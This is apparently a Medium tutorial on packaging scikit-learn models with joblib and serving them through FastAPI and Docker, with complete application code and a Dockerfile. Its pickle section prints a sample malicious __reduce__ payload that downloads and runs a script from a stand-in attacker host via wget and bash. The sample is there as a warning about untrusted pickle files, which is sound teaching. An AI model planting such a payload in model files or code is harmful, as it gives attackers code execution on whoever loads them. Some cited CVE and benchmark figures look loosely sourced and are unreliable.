Shipping the Brain: Packaging and Serving ML Models with FastAPI and Docker
Part 4 of From Logic to Intelligence: The 2026 AI Engineer Roadmap

Shipping the Brain: Packaging and Serving ML Models with FastAPI and Docker
Part 4 of From Logic to Intelligence: The 2026 AI Engineer Roadmap
You trained a model. It works beautifully in your notebook. Now what? Here’s how to turn a Jupyter artifact into a hardened, production-grade inference microservice.
You’ve built a powerful classifier. Accuracy looks solid, cross-validation curves are stable, and model.predict() returns exactly what you expect. Then someone asks: "Can we expose this as an API?"
Suddenly, the notebook reveals its true nature — a transient execution environment. The trained model exists only in volatile system memory. Restart the kernel and the weights are gone. Share the file and you’re shipping a .ipynb with hardcoded paths and a dependency on a conda environment that lives only on your machine.
This is the Notebook Paradigm Wall: the structural ceiling that separates exploratory data science from production engineering.
Sculley et al. established in their landmark 2015 NeurIPS paper “Hidden Technical Debt in Machine Learning Systems” that the actual ML model code represents only a tiny fraction of a real production system. The surrounding infrastructure — serialization, serving, configuration, monitoring, deployment — constitutes over 90% of the engineering weight. Ignoring that infrastructure doesn’t eliminate it. It just means you’ve accumulated invisible debt.
The solution is architectural. We must transition from volatile notebook variables to durable, decoupled microservices. This post covers every layer of that pipeline — from persisting your trained model to disk, to serving predictions via a high-performance async API, to locking the entire runtime inside an immutable container.
The Serialization Spectrum
Before a model can serve requests, it needs to exist outside of RAM. Serialization converts your in-memory model object into a portable binary artifact on disk. The lifecycle looks like this:
🧠 Raw Model In Memory → serialized to disk → 💾 Immutable Binary Asset → loaded once at API startup → ⚡ Live Server Memory serves every
/predictcall
Not all serialization formats are equal. Choosing the wrong one causes security vulnerabilities, portability failures, or performance bottlenecks that are difficult to trace later.
.pkl — Python Pickle (Use With Extreme Caution)
Pickle is Python’s native serialization protocol. It implements a stack-based abstract machine that converts Python objects into a raw opcode byte stream and reconstructs them recursively during deserialization.
The critical problem: Pickle was never designed for security. The __reduce__ magic method allows any serialized object to embed arbitrary callable instructions inside the byte stream. During pickle.load(), those instructions execute blindly at the OS level:
# An attacker's malicious payload embedded in a .pkl file:
class MaliciousPayload:
    def __reduce__(self):
        # This executes silently when you call pickle.load()
        return (os.system, ("wget http://attacker.com/malware.sh && bash malware.sh",))
This is a well-documented Remote Code Execution (RCE) vector — CVE-2020–22083 and GHSA-655q-fx9r-782v are both real exploits in the wild. Beyond security, Pickle is tightly coupled to Python’s internal AST representation, making cross-version and cross-platform portability fragile.
Rule: Never load a
.pklfile you didn't create yourself. Never serve pickle files across a network boundary.
.joblib — The Production Standard for scikit-learn
Joblib is a NumPy-optimized serialization wrapper built on top of Pickle internals — but with critical engineering improvements that make it the correct choice for scikit-learn models in production.
Where standard Pickle copies large NumPy arrays into heap memory during streaming (O(n) overhead), Joblib writes internal array data as separate chunked files on disk and uses memory-mapping (mmap) during reads. This prevents RAM spikes when deserializing high-dimensional model weights — think deeply nested Random Forests with millions of decision nodes, or Gradient Boosted ensembles with thousands of estimators.
Benchmark results back this up: Joblib achieves 3–8× faster save/load for large NumPy arrays versus Pickle, with I/O reduction of 30–70% via zlib chunking and compression. For scikit-learn workflows, this is the default choice.
import joblib

# Serialize trained model to disk
joblib.dump(trained_model, "model.joblib")
# Deserialize during API startup - loaded once, reused for every request
model = joblib.load("model.joblib")
.keras — For TensorFlow/Keras Deep Learning Models
The modern Keras v3 native format is a zip-compressed archive with three discrete components: config.json (structural graph schema), model.weights.h5 (dense tensor weight arrays), and metadata.json (compilation state and optimizer flags).
The key architectural advantage is decoupling — the network topology is stored as human-readable JSON, separate from the binary weight blobs. An engineer can inspect the model’s layer architecture without loading hundreds of megabytes of weights into local memory.
The legacy .h5 HDF5 format works but introduces file-locking issues on concurrent access — a real limitation in a multi-worker API server.
.onnx — The Cross-Platform Performance Ceiling
ONNX (Open Neural Network Exchange), formalized by Bai et al. at Microsoft and the Linux Foundation, represents the highest-performance serialization target for production inference. It encodes your model as a Protocol Buffer-based computation DAG using NodeProto (operators), TensorProto (weights), and ValueInfoProto (type information).
The decisive advantage: ONNX completely eliminates the Python runtime from the inference hot path. The onnxruntime engine compiles the DAG into native C++ and CUDA hardware kernels with aggressive graph-level optimizations — layer fusion (merging Conv + Bias + ReLU into a single kernel), dead-op elimination, and zero-copy tensor sharing between nodes.
The performance gap is not subtle. PyTorch eager execution achieves ~300 tokens/sec on a 13B model. ONNX Runtime delivers 1,300+ tokens/sec on the same workload — a 4× throughput improvement from the serialization format alone.
For new production systems where cross-framework portability and maximum inference throughput are priorities, ONNX is the target to optimize toward.
The Web Serving Layer — FastAPI Architecture
A serialized model artifact is inert. We need a serving layer that accepts HTTP requests, validates incoming feature vectors, executes inference, and returns predictions. The choice of server architecture here is a performance-critical engineering decision, not a framework preference.
WSGI vs. ASGI: Why the Interface Protocol Matters
WSGI (Web Server Gateway Interface) is the legacy Python web standard — synchronous, sequential, and fundamentally limited. The lifecycle is rigid: one request arrives, one worker thread is monopolized for the entire duration of processing, then the thread is freed. If a model inference call consumes 200ms of CPU, that thread cannot serve any other connection during that window. Thread pools typically cap at 50–200 workers, creating a hard concurrency ceiling.
ASGI (Asynchronous Server Gateway Interface) is the modern replacement. Built on Python’s native asyncio event loop, ASGI operates on an event-message model rather than a request-response block. The interface signature itself reveals the difference:
# WSGI — synchronous, blocking
def application(environ, start_response):
    return [response_bytes]

# ASGI - asynchronous, event-driven
async def application(scope, receive, send):
    await send({"type": "http.response.start", ...})
ASGI multiplexes thousands of concurrent connections through a single event loop thread via non-blocking await primitives. It natively supports long-lived connections — WebSockets, HTTP/2, background tasks — without the threading hacks WSGI requires.
The FastAPI Backbone Triad
FastAPI’s production architecture rests on three tightly integrated components:
Uvicorn is the ASGI server. It implements low-level socket protocol management and runs the asyncio event loop, spawning multiple worker processes each with its own loop.
FastAPI is the application layer router and execution orchestrator. Built on Starlette, it dynamically generates OpenAPI/Swagger documentation directly from your code’s type signatures and docstrings. No separate schema files required.
Pydantic V2 is the type enforcement engine. The V2 release rewrote the validation core in Rust (pydantic-core), achieving 5–50× faster validation than V1 (17× average improvement). It validates incoming JSON byte strings into typed Python structures before execution ever touches your model code.
The Critical def vs. async def Decision
This is the most commonly misunderstood architectural decision in ML serving. Getting it wrong silently destroys your API’s concurrency under load.
The intuition is backwards: for CPU-bound ML inference, use standard def — not async def.
Here is the exact mechanism. When a FastAPI route is declared as a standard def, FastAPI automatically wraps it in run_in_threadpool() and dispatches it to a concurrent.futures.ThreadPoolExecutor. The main ASGI event loop stays completely free to receive and route new incoming requests.
When a route is declared as async def, it is scheduled directly on the event loop. If that coroutine then calls a blocking CPU function like model.predict(), the entire event loop freezes for the duration of that computation. Every concurrent user waits.
# ✅ CORRECT — CPU-bound inference dispatched to background thread pool
@app.post("/predict", response_model=InferenceResponse)
def predict_inference(payload: InferenceRequest):
    prediction_result = model.predict([payload.features])
    return InferenceResponse(prediction=int(prediction_result[0]))

# ❌ WRONG - model.predict() blocks the entire event loop for all users
@app.post("/predict", response_model=InferenceResponse)
async def predict_inference(payload: InferenceRequest):
    prediction_result = model.predict([payload.features])  # Halts everything
    return InferenceResponse(prediction=int(prediction_result[0]))
The thread pool defaults to min(32, num_cores × 5) workers. CPU-bound tasks distribute across all available cores. A single async def inference endpoint effectively serializes your entire API under concurrent load.
The rule is simple:
model.predict()is CPU-bound. CPU-bound code belongs indef. Saveasync deffor network I/O — database queries, external API calls, file reads.
The Isolation Layer — Docker Containerization
A perfectly written FastAPI service still fails in production if it runs in an uncontrolled environment. Different machines carry different Python versions, conflicting library installations, and divergent OS configurations. Immutable infrastructure solves this: package the entire runtime — interpreter, dependencies, application code — into a single, reproducible, portable unit.
Containers vs. Virtual Machines
The conventional answer to environment isolation is Virtual Machines. A VM emulates an entire hardware stack — virtual CPU, virtual network interfaces, and a complete Guest OS kernel sitting on a hypervisor. This generates substantial overhead: 30–60 second boot times, 100–500MB memory footprint per VM, and 10–30% CPU overhead from hypervisor translation.
Docker containers take a fundamentally different architectural approach. Rather than emulating hardware, containers use Linux Kernel primitives to create isolated process environments directly on the host OS:
Namespaces (PID, NET, IPC, MNT) create isolated views of system resources. A container sees only its own processes, network interfaces, and filesystem.
Control Groups (cgroups) enforce resource limits on CPU, memory, and I/O bandwidth.
The host OS kernel is shared, not duplicated. Research from Felter et al. (IEEE, 2015) and SC19 HPC benchmarks confirms the result: containers achieve ~98–100% of bare-metal performance versus VMs at 70–90%. Container memory overhead runs at 0.53–1.2% — negligible for ML inference workloads. Boot time drops from 30–60 seconds to 0.1–3 seconds, which matters enormously for auto-scaling inference services under variable traffic.
The Dockerfile Layer Caching Strategy
Docker builds are sequential and deterministic. Each instruction (FROM, COPY, RUN, ENV) creates an immutable, content-addressed hash layer. When the content of any layer changes, Docker invalidates that layer and every layer after it, forcing a rebuild from that point forward.
This cache invalidation behavior is the leverage point for ML pipeline optimization. Your ML dependency stack (scikit-learn, numpy, pandas, fastapi, uvicorn) takes 3–5 minutes to download and install. Your application code (main.py) changes dozens of times a day.
The optimization is structural: always copy requirements.txt and run pip install before copying application source code.
Layer 1 → FROM python:3.10-slim       cached by image digest    (almost never changes)
Layer 2 → COPY requirements.txt       cached by file checksum   (changes only when deps change)
Layer 3 → RUN pip install -r ...      cached if Layer 2 cached  (the expensive step — protect it)
Layer 4 → COPY ./app /code/app        invalidated on code edit  (cheap, fast rebuild)
If you COPY . . before pip install, every single code change — a one-line comment fix — invalidates the pip layer and triggers a full dependency reinstall. Structured correctly, dependency layers cache indefinitely, and code changes rebuild in under 3 seconds.
The Complete Production Pipeline
Everything above converges into a single deployable service. Here is the full implementation.
Project Structure
ml-production-service/
├── app/
│   ├── __init__.py
│   ├── main.py
│   └── model.joblib
├── Dockerfile
└── requirements.txt
requirements.txt
fastapi
uvicorn[standard]
joblib
scikit-learn
numpy
pydantic
app/main.py
import os
import logging
import joblib
from fastapi import FastAPI, HTTPException
from pydantic import BaseModel, Field

# --- Logging Infrastructure ---
logging.basicConfig(level=logging.INFO)
logger = logging.getLogger("ML-Production-API")
# --- Application Initialization ---
app = FastAPI(
    title="From Logic to Intelligence: Production Inference API",
    version="1.0.0",
    description="Production-grade scikit-learn model serving via FastAPI and Docker."
)
# --- Immutable Path Resolution ---
# os.path.dirname ensures correct file resolution inside container layers,
# regardless of the working directory at runtime.
MODEL_PATH = os.path.join(os.path.dirname(__file__), "model.joblib")
# --- Fail-Fast Global Initialization ---
# The model is loaded ONCE at startup into global memory.
# If the artifact is missing, the service refuses to start rather than
# failing silently on the first prediction request.
if not os.path.exists(MODEL_PATH):
    logger.critical(f"Artifact Not Found: {MODEL_PATH}")
    raise FileNotFoundError(f"Critical error: Model artifact missing at {MODEL_PATH}")
try:
    logger.info("Deserializing machine learning model weights into application space...")
    model = joblib.load(MODEL_PATH)
    logger.info("Model loaded successfully. System operational.")
except Exception as e:
    logger.critical(f"Serialization Loading Failure: {str(e)}")
    raise RuntimeError(f"Could not initialize system memory state: {str(e)}")
# --- Pydantic Schema Contracts ---
# Pydantic V2 validates incoming JSON before it reaches model.predict().
# Malformed inputs are rejected at the boundary - model code never sees invalid data.
class InferenceRequest(BaseModel):
    features: list[float] = Field(
        ...,
        example=[0.123, 1.45, -0.98, 2.34],
        description="Numerical feature array matching the model's expected input vector."
    )
class InferenceResponse(BaseModel):
    prediction: int = Field(..., description="Predicted class index returned by the model.")
    status: str = Field("success", description="Execution diagnostic status.")
# --- Health Endpoint ---
# Liveness probe for orchestrators (Kubernetes, Docker Compose health checks).
# async def is safe here - no CPU-bound work, no blocking calls.
@app.get("/health", status_code=200)
async def health_check():
    return {"status": "healthy", "service": "inference-engine"}
# --- Inference Endpoint ---
# CRITICAL: Standard `def`, NOT `async def`.
# FastAPI detects this and dispatches execution to the background ThreadPoolExecutor,
# keeping the ASGI event loop completely free for other concurrent requests.
# model.predict() is CPU-bound - it must never run on the event loop thread.
@app.post("/predict", response_model=InferenceResponse, status_code=200)
def predict_inference(payload: InferenceRequest):
    """
    Synchronous inference endpoint.
    CPU-bound execution is dispatched to the background thread pool automatically.
    """
    try:
        prediction_result = model.predict([payload.features])
        return InferenceResponse(
            prediction=int(prediction_result[0]),
            status="success"
        )
    except Exception as runtime_err:
        logger.error(f"Inference execution failure: {str(runtime_err)}")
        raise HTTPException(
            status_code=500,
            detail=f"Internal model processing failure: {str(runtime_err)}"
        )
Dockerfile
# Step 1: Pin a specific lightweight base image.
# Never use python:latest — unpinned images break reproducibility.
FROM python:3.10-slim

# Step 2: Set environmental isolation flags.
# PYTHONDONTWRITEBYTECODE: prevents .pyc file generation (cleaner image layers).
# PYTHONUNBUFFERED: forces stdout/stderr flush immediately (essential for log capture).
ENV PYTHONDONTWRITEBYTECODE=1
ENV PYTHONUNBUFFERED=1
WORKDIR /code
# Step 3: Isolate dependency installation - the critical caching optimization.
# Copy ONLY requirements.txt first. This layer is cached by file checksum.
# As long as requirements.txt is unchanged, Docker reuses this layer on every
# subsequent build, even if application source code changes completely.
COPY ./requirements.txt /code/requirements.txt
# Install dependencies on the isolated requirements layer.
# --no-cache-dir: prevents pip from writing download caches into the image.
# --upgrade: ensures pip itself is current.
RUN pip install --no-cache-dir --upgrade -r /code/requirements.txt
# Step 4: Copy application source AFTER dependencies.
# This layer invalidates on every code edit - but since pip install is cached
# above, rebuilds are near-instant. Code changes no longer trigger reinstalls.
COPY ./app /code/app
# Step 5: Expose the application port.
EXPOSE 8000
# Step 6: Launch the ASGI production server.
# Uvicorn runs the asyncio event loop and manages the worker lifecycle.
CMD ["uvicorn", "app.main:app", "--host", "0.0.0.0", "--port", "8000"]
Build and Deploy
With the directory structure in place and a model.joblib artifact inside app/, two commands launch the service:
# Build the container image
docker build -t ml-inference-service .

# Run the container - map host port 8000 to container port 8000
docker run -p 8000:8000 ml-inference-service
The FastAPI service is live. Swagger UI is automatically available at http://localhost:8000/docs — no additional configuration required.
Test the inference endpoint:
curl -X POST "http://localhost:8000/predict" \
  -H "Content-Type: application/json" \
  -d '{"features": [0.123, 1.45, -0.98, 2.34]}'
Expected response:
{
  "prediction": 1,
  "status": "success"
}
What You’ve Actually Built
Step back and count the architectural decisions that just happened.
The model artifact is durable — serialized to disk via Joblib’s memory-mapped binary format, surviving process restarts and deployments, decoupled from the training environment entirely.
The API is concurrent — Uvicorn’s ASGI event loop multiplexes incoming connections while def-declared inference routes execute on a background thread pool, leaving the loop free. Pydantic V2's Rust core validates request payloads at sub-millisecond speed before they ever reach model code.
The runtime is immutable — Docker freezes the exact Python version, dependency graph, and application code into a single reproducible artifact. The same image runs identically on a developer laptop, a CI pipeline, or a Kubernetes cluster.
This is the infrastructure Sculley et al. warned about. The model is one file. Everything else — the serialization contract, the async serving layer, the type validation boundary, the immutable container — is the actual engineering work.
Now you’ve done it.
Follow the series on Hashnode and Medium for the next installments in From Logic to Intelligence: The 2026 AI Engineer Roadmap.
References
- Sculley et al., “Hidden Technical Debt in Machine Learning Systems”, Google / NeurIPS, 2015
- Bai et al., ONNX: Open Neural Network Exchange Specification, Microsoft / Linux Foundation, 2017–2024
- Felter et al., “An Updated Performance Comparison of Virtual Machines and Linux Containers”, IEEE, 2015
- Ledbrook, ASGI Specification, 2018
- SC19 HPC, “HPC container runtime performance overhead: At first order, there is none”, 2019
메타데이터
- post_id
- 86c0dd3c285b
- slug
- shipping-the-brain-packaging-and-serving-ml-models-with-fastapi-and-docker-86c0dd3c285b
- url
- https://medium.com/@muddukrishnayadavmk/shipping-the-brain-packaging-and-serving-ml-models-with-fastapi-and-docker-86c0dd3c285b
- canonical_url
- https://medium.com/@muddukrishnayadavmk/shipping-the-brain-packaging-and-serving-ml-models-with-fastapi-and-docker-86c0dd3c285b
- author_url
- https://medium.com/@muddukrishnayadavmk
- status
- ok
- fetched_at
- 2026-06-15 20:49:13




